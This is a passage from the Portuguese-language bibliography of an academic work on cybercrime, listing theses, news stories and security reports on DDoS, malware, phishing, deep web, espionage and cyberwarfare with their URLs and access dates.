MICHELIN, Régio Antônio. **Mitigação de Ataques de Negação de Serviço em Rents Autenticáveis na Nuvem.** 2011. 72f. Monografia (Mestre em Ciências da Computação) – Pontifícia Universidade Católica do Rio Grande do Sul. Porto Alegre. 2015. Disponível em http://repositorio.pucrs.br/dspace/handle/10923/7037. Último acesso em 16 de Agosto de 2016.

NETO, Mário Furlaneto e GUIMARÃES, José Augusto Chaves. **Crimes na internet: elementos para uma reflexão sobre a ética informacional.** Disponível em: http://www.cjf.jus.br/revista/numero20/artigo9.pdf. Último acesso em 16 de Agosto de 2016.

RAMOS, Maria Sharlyany Marques. **Ciberguerra e a política e a cooperação da UE com a OTAN.** 2015. 77f. Monografia (Bacharelado em Relações Internacionais) – Universidade Federal de Roraima. Boa Vista. 2015. Disponível em http://ufrr.br/relacoesinternacionais/index.php/monografias-menu. Último acesso em 06 de Novembro de 2016.

ROSA, Adriano C. M. et al. **Engenharia Social: o elo mais frágil da segurança nas empresas.** Revisa Eletrônica do Alto Vale do Itajaí – REAVI. Ibirama, v. 1, n. 2, dez. 2012. Disponível em: http://www.revistas.udesc.br/index.php/reavi/article/view/2840. Último acesso em 06 de fevereiro de 2017.

SILVA, Suzana. **A Ciberespionagem no contexto Português.** 2014. 109f. Dissertação (Mestrado em Guerra da Informação) - Instituto Superior de Ciências Policiais e Segurança Interna. Lisboa Portugal. 2014. Disponível em: <http://comum.rcaap.pt/handle/10400.26/8750 >. Último acesso em 06 de Janeiro de 2017.

SILVA, Júlio Cezar Barreto Leite. Doutor em Ciências Navais pela Escola de Guerra Naval (EGN), Rio de Janeiro, em seu artigo **Guerra cibernética: a guerra no**

quinto domínio, conceituação e princípios. Publicado em Janeiro de 2014 na Revista da Escola de Guerra Naval. Disponível em: http://jmksistemas.com.br/ojs/index.php/revistadaegn/article/view/194. Último acesso em 08 de Janeiro de 2017.

Documentos Eletrônicos

ALMEIDA, Tamires. Portal Industria Hoje. **O que é espionagem industrial?** Publicado em 06/07/2016. Disponível em http://www.industriahoje.com.br/o-que-e-espionagem-industrial. Último acesso em 08 de Janeiro de 2017

ANONYMOYS: **O que é Anonymous Brasil?** Disponível em <http://www.anonymousbrasil.com/sobre-anonymous/>. Último acesso em 29 de setembro de 2016.

BOM DIA BRASIL, Globo. **Hackers roubaram R$ 3 bilhões dos maiores bancos do mundo**. Publicado em 17/02/2015. Disponível em: <http://g1.globo.com/bom-dia-brasil/noticia/2015/02/hackers-roubaram-r-3-bilhoes-dos-maiores-bancos-do-mundo.html>. Último acesso em: 25 de Agosto de 2016.

CABALLERO, Juan; **Measuring Pay-per-Install: The Commoditization of *Malware* Distribution.** Artigo publicado em 2011. Disponível no site https://software.imdea.org/~juanca/papers/ppi_usenixsec11.pdf. Último acesso em 16 de Setembro de 2016.

CERT.br, **Cartilha de Segurança: Ataques na Internet.** Disponível em: <http://cartilha.cert.br/ataques/>. Último acesso em 24 de Agosto de 2016.

CERT.br, **Recomendações para Melhorar o Cenário de Ataques Distribuídos de Negação de Serviço (DDoS).** Disponível em: <http://www.cert.br/docs/whitepapers/ddos/#1>. Último acesso em 24 de Agosto de 2016.

CHAO, Maira Lie. REVISTA PLANETA – **A era dos ciberataques.** Setembro/2012. Edição: 480. Disponível em: http://www.revistaplaneta.com.br/a-era-dos-ciberataques. Último acesso em 30 de Dezembro de 2016.

Cybersecurity Ventures. **2016 Cybercrime Report.** Disponível em: <http://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/>. Último acesso em 12 de Abril de 2017.

Cybercitizenship, **What is cyber crime?** Disponível em:< http://www.cybercitizenship.org/crime/crime.html> Acesso em 24 de Agosto de 2016.

DE PAULA, Anchises M. G. **A Guerra Cibernética e o novo Hacktivismo**. Publicado em 12/08/2011. Disponível em: <https://seginfo.com.br/workshop/>. Último acesso em: 25 setembro de 2016.

Deep Web Brasil. **Deep Web.** Disponível em: <http://www.deepwebbrasil.com/#deepweb> Último acesso em: 20 de Novembro de 2016.

DOSHI, Nishant; ATALYE,Ashwin; CHIEN, Eric. Symantec Security **Response: The New Malware Distribution Network.** Públicado em 2010. Disponível em: <https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/pay_per_install.pdf>. Último acesso em: 20 de Setembro de 2016.

Eset apud ecommercenews. **Pesquisa da ESET revela que 65,18% das empresas brasileiras já tiveram incidentes com segurança da informação.** Publicado em: Outubro/15. Disponível em: <https://ecommercenews.com.br/noticias/pesquisas-noticias/pesquisa-da-eset-revela-que-6518-das-empresas-brasileiras-ja-tiveram-incidentes-com-seguranca-da-informacao>. Último acesso em: 25 de Novembro de 2016.

EL PAIS. **A onda expansiva desatada por Snowden.** Publicado em 22/10/2013. Disponível em: http://brasil.elpais.com/brasil/2013/12/20/internacional/1387542392_057942.html. Último acesso em 08 de Janeiro de 2017

FANTÁSTICO, Globo. **Hackers invadem computadores e celulares e sequestram dados**. Públicado em 25/10/2015. Disponível em: <http://g1.globo.com/fantastico/noticia/2015/10/hackers-invadem-computadores-e-celulares-e-sequestram-dados.html>. Último acesso em: 25 de Agosto de 2016.

FRAGA, Bruno. **Você sabe o que é o Kali Linux?. Publicado em 11/2016.** Disponível em: <http://tecnicasdeinvasao.com/linux/kali-linux/voce-sabe-o-que-e-o-kali-linux//>. Último acesso em 06 de Abril de 2017.

FERREIRA, Marcos. Trustsign: **Extorsão Virtual: seus dados são o novo refém.** Publicado em 2014. Disponível em: https://www.trustsign.com.br/blog/extorsao-virtual-seus-dados-sao-o-novo-refem/index.html. Último acesso em 25 de setembro de 2016.

FEBRABAN. **Mobile impulsiona transações bancárias nos canais digitais**. Disponível em: < https://www.febraban.org.br/Noticias1.asp?id_texto=2751>. Último acesso em 07 de Junho de 2016.

Focus Report Series. **The Business of Cybercrime: A Complex Business Model.** Trend Micro. Publicado em 2010. Disponível em: <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/reports/rpt_business-of-cybercrime.pdf> Último acesso em: 20 de Setembro de 2016.

Folha de São Paulo. **Prisão perpétua de líder do Silk Road não assusta donos de mercado negro na web.** Publicado em 10/06/2015**.** Disponível em:

<http://www1.folha.uol.com.br/vice/2015/06/1640036-prisao-perpetua-de-lider-do-silk-road-nao-assusta-donos-de-mercado-negro-na-web.shtml>**.** Último acesso em 24 de Novembro de 2016.

Folha de São Paulo. **Terroristas intensificam atividades no mundo virtual.** Publicado em 21/02/2005**.** Disponível em: <http://www1.folha.uol.com.br/folha/informatica/ult124u18010.shtml>**.** Último acesso em 24 de Agosto de 2016.

Folha de São Paulo. **Confira alguns crimes virtuais que viraram notícia.** Publicado em 07/01/2006**.** Disponível em:

<http://www1.folha.uol.com.br/folha/informatica/ult124u19460.shtml>**.** Último acesso em 24 de Agosto de 2016.

GOMES, Diogo. **PROOF - Tudo que você precisa saber sobre spear phishing.** Publicado em 12/2016. Disponível http://www.proof.com.br/blog/spear-phishing/. Último acesso em 07 de Janeiro de 2016.

GUEIROS, Nehemias Gueiros. (Agosto, 2004). **Al Qaeda cada vez mais próxima do ciberterrorismo**. Revista Consultor Juridico, Disponível em:

<http://www.conjur.com.br/2004-ago-29/al_qaeda_cada_vez_proxima_ciberterrorismo>. Último acesso em: 27 de Novembro de 2016.

HYPPOLITO, Thiago**. O maior problema da segurança somos nos.** Publicado em: Março/15. Disponível em: <http://convergecom.com.br/tiinside/seguranca/artigos-seguranca/30/03/2015/o-maior-problema-da-seguranca-da-informacao-somos-nos/>. Último acesso em: 25 de Novembro de 2016

Instituto da Defesa Nacional de Portugal. **Estratégia da Informação e Segurança no Ciberespaço.** (Dezembro, 2013). Artigo disponível no site http://www.idn.gov.pt/publicacoes/cadernos/idncaderno_12.pdf. Último acesso em 26 de Agosto de 2016.

JERRY BRITO AND ANDREA CASTILLO, Mercatus Center, George Mason University. **BITCOIN A Primer for Policymakers.** Disponível em: https://www.mercatus.org/system/files/Brito_BitcoinPrimer.pdf. Último acesso em 08 de Janeiro de 2017.

KASPERSKEY. **Global IT Security Risks Survey 2014 Distributed Denial Of Service Attacks.** Publicado em 2014. Disponível em: <https://press.kaspersky.com/files/2014/11/B2B-International-2014-Survey-DDoS-Summary-Report.pdf?_ga=1.170755362.386806330.1474663182>. Último acesso em: 25 Setembro de 2016.

KASPERSKEY. **Sextortion: adolescentes são os principais alvos** Publicado em Agosto de 2016. Disponível em: <https://blog.kaspersky.com.br/sextortion/6453/>. Último acesso em: 25 de Agosto de 2016.

KENNEDY, David. **SET User Manual Made for SET 6.0.** Disponível em: <http://www.social-engineer.org>. Último acesso em 06 de Abril de 2017.

KLEIN, Nilton. (Abril, 2015). **Entrevistamos um especialista da Kaspersky sobre crimes e proteção digital**. TECMUNDO, Disponível em: <http://www.tecmundo.com.br/antivirus/78652-entrevistamos-especialista-kaspersky-crimes-protecao-digital.htm>. Último acesso em: 27 de Agosto de 2016.

LAZZAROTTO, Aquiles. Blog Jornal GGN. **A investigação do maior caso de lavagem de dinheiro do mundo** Publicado em 29/05/2013. Disponível em http://jornalggn.com.br/blog/luisnassif/a-investigacao-do-maior-caso-de-lavagem-de-dinheiro-do-mundo. >. Último acesso em: 16 de Agosto de 2016.

LIPTON, Eric. **New York Times – The Perfect Weapon: How Russian Cyberpower Invaded the U.S.** Publicado em Dez/2016. Disponível em: http://www.nytimes.com/2016/12/13/us/politics/russia-hack-election-dnc.html?_r=1. Último acesso em 30 de Dezembro de 2016.

MARTINEZ, Erick. **DNS Spoofing- Ettercap.** Disponível em: <https://www.mundotibrasil.com.br/dns-spoofing-ettercap/>. Último acesso em 12 de Abril de 2017.

MELLO, João. **REVISTA GALILEU – Nem tudo são trevas: o lado bom da Deep Web.** Maio/2013. Disponível em: http://revistagalileu.globo.com/Revista/Common/0,,EMI331438-17770,00-NEM+TUDO+SAO+TREVAS+O+LADO+BOM+DA+DEEP+WEB.html. Último acesso em 30 de Outubro de 2016.

MERCÊS, Fernando. **O Submundo do Crime Digital Brasileiro. Trend Micro.** Publicado em 2014. Disponível em: <http://www.trendmicro.com.br/cloud-content/br/pdfs/141117_mercadosubmundobr.pdf> Último acesso em: 28 de Agosto de 2016.

PEACHEY, Paul. **Cybercrime boss offers a Ferrari for hacker who dreams up the biggest scam.** Independent. Publicado em: 17/02/2015. Disponível em: <http://www.independent.co.uk/news/uk/crime/cybercrime-boss-offers-a-ferrari-for-hacker-who-dreams-up-the-biggest-scam-9349931.html>. Último acesso em: 26 de Agosto de 2016.

Panda Security, **Malware Clássico**. 2016. Disponível em <http://www.pandasecurity.com/brazil/homeusers/security-info/classic-malware/> Último acesso em 24 de Agosto de 2016.

PEREIRA, Leonardo. OLHAR DIGITAL. **Deep web: saiba o que acontece na parte obscura da internet.** Dez/2012. Disponível em: http://olhardigital.uol.com.br/fique_seguro/noticia/deep-web-saiba-o-que-acontece-na-parte-obscura-da-internet/31120. Último acesso em 30 de Outubro de 2016.

Portal G1, Globo. **Obama anuncia redução do poder da agência de espionagem dos EUA**. Publicado 01/2014. Disponível em: http://g1.globo.com/mundo/noticia/2014/01/obama-anuncia-reducao-do-poder-da-agencia-de-espionagem-dos-eua.html. Último acesso em 08 de Janeiro de 2017.

PORTO, Alexandre Vidal. **Ciberwar**. Folha de São Paulo. Disponível em: <http://www.defesaaereanaval.com.br/tag/ciberwar?print=print-page>. Último acesso em 24 de Agosto de 2016.

PORTAL BRASIL. **Pesquisa do Ibge**, **2014.** Disponível em: < http://www.brasil.gov.br/ciencia-e-tecnologia/2015/11/numero-de-brasileiros-na-internet-subiu-para-95-4-milhoes-em-2014>. Último acesso em 07 de Junho de 2016.

OLIVEIRA, Deborah. Portal ITFORUM365: **Você sabe identificar um e-mail de phishing?** Publicado em 26 de maio de 2015. Disponível em: http://www.itforum365.com.br/seguranca/ameacas/voce-sabe-identificar-um-e-mail-de-phishing. Último acesso em 29 de setembro de 2016.

OLEJARZ, JM. **Por que é tão difícil acertar a segurança cibernética.** Publicado em 02/2006**.** Disponível em: <http://hbrbr.uol.com.br/porque-e-tao-dificil-acertar-a-seguranca-cibernetica/>. Último acesso em 06 de Fevereiro de 2017.

OFATO. **O que é massa de manobra?** Disponível em <http://ofatoal.com.br/coluna/44/o-que-e-massa-de-manobra>. Último acesso em 08 de Janeiro de 2017

Organização para a Cooperação Econômica e Desenvolvimento apud NETO, Mário Furlaneto e GUIMARÃES, José Augusto Chaves. **Crimes na internet: elementos para uma reflexão sobre a ética informacional**. Artigo disponível no site

http://www.cjf.jus.br/revista/numero20/artigo9.pdf. Último acesso em 16 de Agosto de 2016.

OLHAR DIGITAL. **Brasileiros terão prejuízo de R$ 1,6 bilhão em 2014 com softwares piratas.** Publicado em 19/03/2014. Disponível em: http://olhardigital.uol.com.br/pro/noticia/brasileiros-terao-prejuizo-de-r-1-6-bilhao-em-2014-com-softwares-piratas/40901. Último acesso em 30 de Outubro de 2016.

SANTINO, Renato. **OLHAR DIGITAL – Como hackers podem afetar a democracia e alterar resultados de eleições.** Dez/2016. Disponível em: http://olhardigital.uol.com.br/fique_seguro/noticia/como-hackers-podem-afetar-a-democracia-e-alterar-resultados-de-eleicoes/64673. Último acesso em 30 de Dezembro de 2016.

SCHNEIER, Bruce. **The Vulnerabilities Market and the Future of Security.** Publicado em: Maio/12. Disponível em: <http://www.forbes.com/sites/bruceschneier/2012/05/30/the-vulnerabilities-market-and-the-future-of-security/#3b23138f7763>. Último acesso em: 25 de Agosto de 2016.

SECURITY LEDGER. **FBI's Advice on Ransomware? Just Pay The Ransom.** Publicado em Outubro de 2015. Disponivel em: https://securityledger.com/2015/10/fbis-advice-on-cryptolocker-just-pay-the-ransom/. Último acesso em 25 de Setembro de 2016.

SYSMANTEC. **Relatório Cyber Security Trends Reports LAMC**. Publicado em 06/2014. Disponível em: http://www.symantec.com/content/en/us/enterprise/other_resources/b-cyber-security-trends-report-lamc.pdf. Último acesso em 07 de Junho de 2016.

SYSMANTEC. **O que é crime cibernético?** Publicado em 2015. Disponível em: <http://br.norton.com/cybercrime-definition/promo>. Último acesso em: 25 ago. 2016.

Sucuri Security. **Aumenta a Popularidade de Campanhas de DDoS**. Publicado em 01/2014. Disponível em: https://blog.sucuri.net/portugues/2015/12/aumenta-popularidade-das-campanhas-de-ddos-pra-extorsao/. Último acesso em 08 de Janeiro de 2017.

TANGERINO, Dayane Fanti. PORTAL JUSBRASIL. **Bitcoin e lavagem de dinheiro.** Publicado 5/10/2016. Disponível em

http://canalcienciascriminais.jusbrasil.com.br/artigos/391448874/bitcoin-e-lavagem-de-dinheiro-por-onde-comecar?ref=topic_feed. Último acesso em 08 de Janeiro de 2017.

TECMUNDO. **Brasil Exposed: A crise na segurança da Internet brasileira.** Disponível em: http://www.tecmundo.com.br/privacidade/80767-brasilexposed-crise-seguranca-internet-brasileira.htm. Último acesso em 07 de Setembro de 2016.

TECMUNDO. **DDoS sob encomenda: grupo que atacou PSN e Live passam a vender o "serviço".** Disponível em: http://www.tecmundo.com.br/ataque-hacker/69868-ddos-encomenda-grupo-atacou-psn-live-passam-vender-servico.htm. Último acesso em 25 de Setembro de 2016.

TECMUNDO. **O que é BitCoin?** Disponível em: http://www.techtudo.com.br/artigos/noticia/2012/05/o-que-e-bitcoin.html . Último acesso em 25 de Novembro de 2016.

TECMUNDO. **Tecmundo explica essa tal deep web.** Disponível em: https://www.tecmundo.com.br/tecmundo-explica/74998-tecmundo-explica-tal-deep-web.html. Último acesso em 30 de Outubro de 2016.

The Washington Post. **NSA slides explain the PRISM data-collection program.** Publicado em 10/07/2013. Disponível em: <http://www.washingtonpost.com/wp-srv/special/politics/prism-collection-documents/>. Último acesso em 24 de Janeiro de 2016.

TI NORDESTE. **Cultura Corpotativa.** TINORDESTE. Publicado em: 08/03/2016. Disponível em: <http://www.tinordeste.com/editorial/seguranca/cultura-corporativa>. Último acesso em: 06 de Fevereiro de 2017.

UOL NOTICIAS, UOL. **Site de venda de drogas Silk Road anuncia reabertura.** Publicado em 07/11/2013**.** Disponível em: **<**http://noticias.uol.com.br/ultimas-noticias/afp/2013/11/07/site-de-venda-de-drogas-silk-road-anuncia-reabertura.htm**>.** Último acesso em 24 de Novembro de 2016.

UOL NOTICIAS, UOL. **Filipinas prendem 58 suspeitos de praticar extorsão ligada a sexo virtual**. **Publicado** em 02/05/2014. Disponível em:

<http://tecnologia.uol.com.br/noticias/redacao/2014/05/02/filipinas-detem-58-suspeitos-de-praticar-extorsao-ligada-a-sexo-virtual.htm#fotoNav=1>. Último acesso em: 25 de Agosto de 2016.

VERISIGN, ***Verisign Distributed Denial of Service Trend Report***. Disponível em

<http://www.verisign.com/assets/report-ddos-trends-Q12016.pdf>. Último acesso em 30 de agosto de 2016.

Wikipédia, a Enciclopédia Livre: **Spam**. Disponível em: <https://pt.wikipedia.org/wiki/Spam>. Último acesso em 10 de Dezembro de 2016.

Wikipédia, a Enciclopédia Livre: **Prism (programa de vigilância).** DISPONÍVEL EM: < https://pt.wikipedia.org/wiki/PRISM >. Último acesso em 08 de Janeiro de 2017.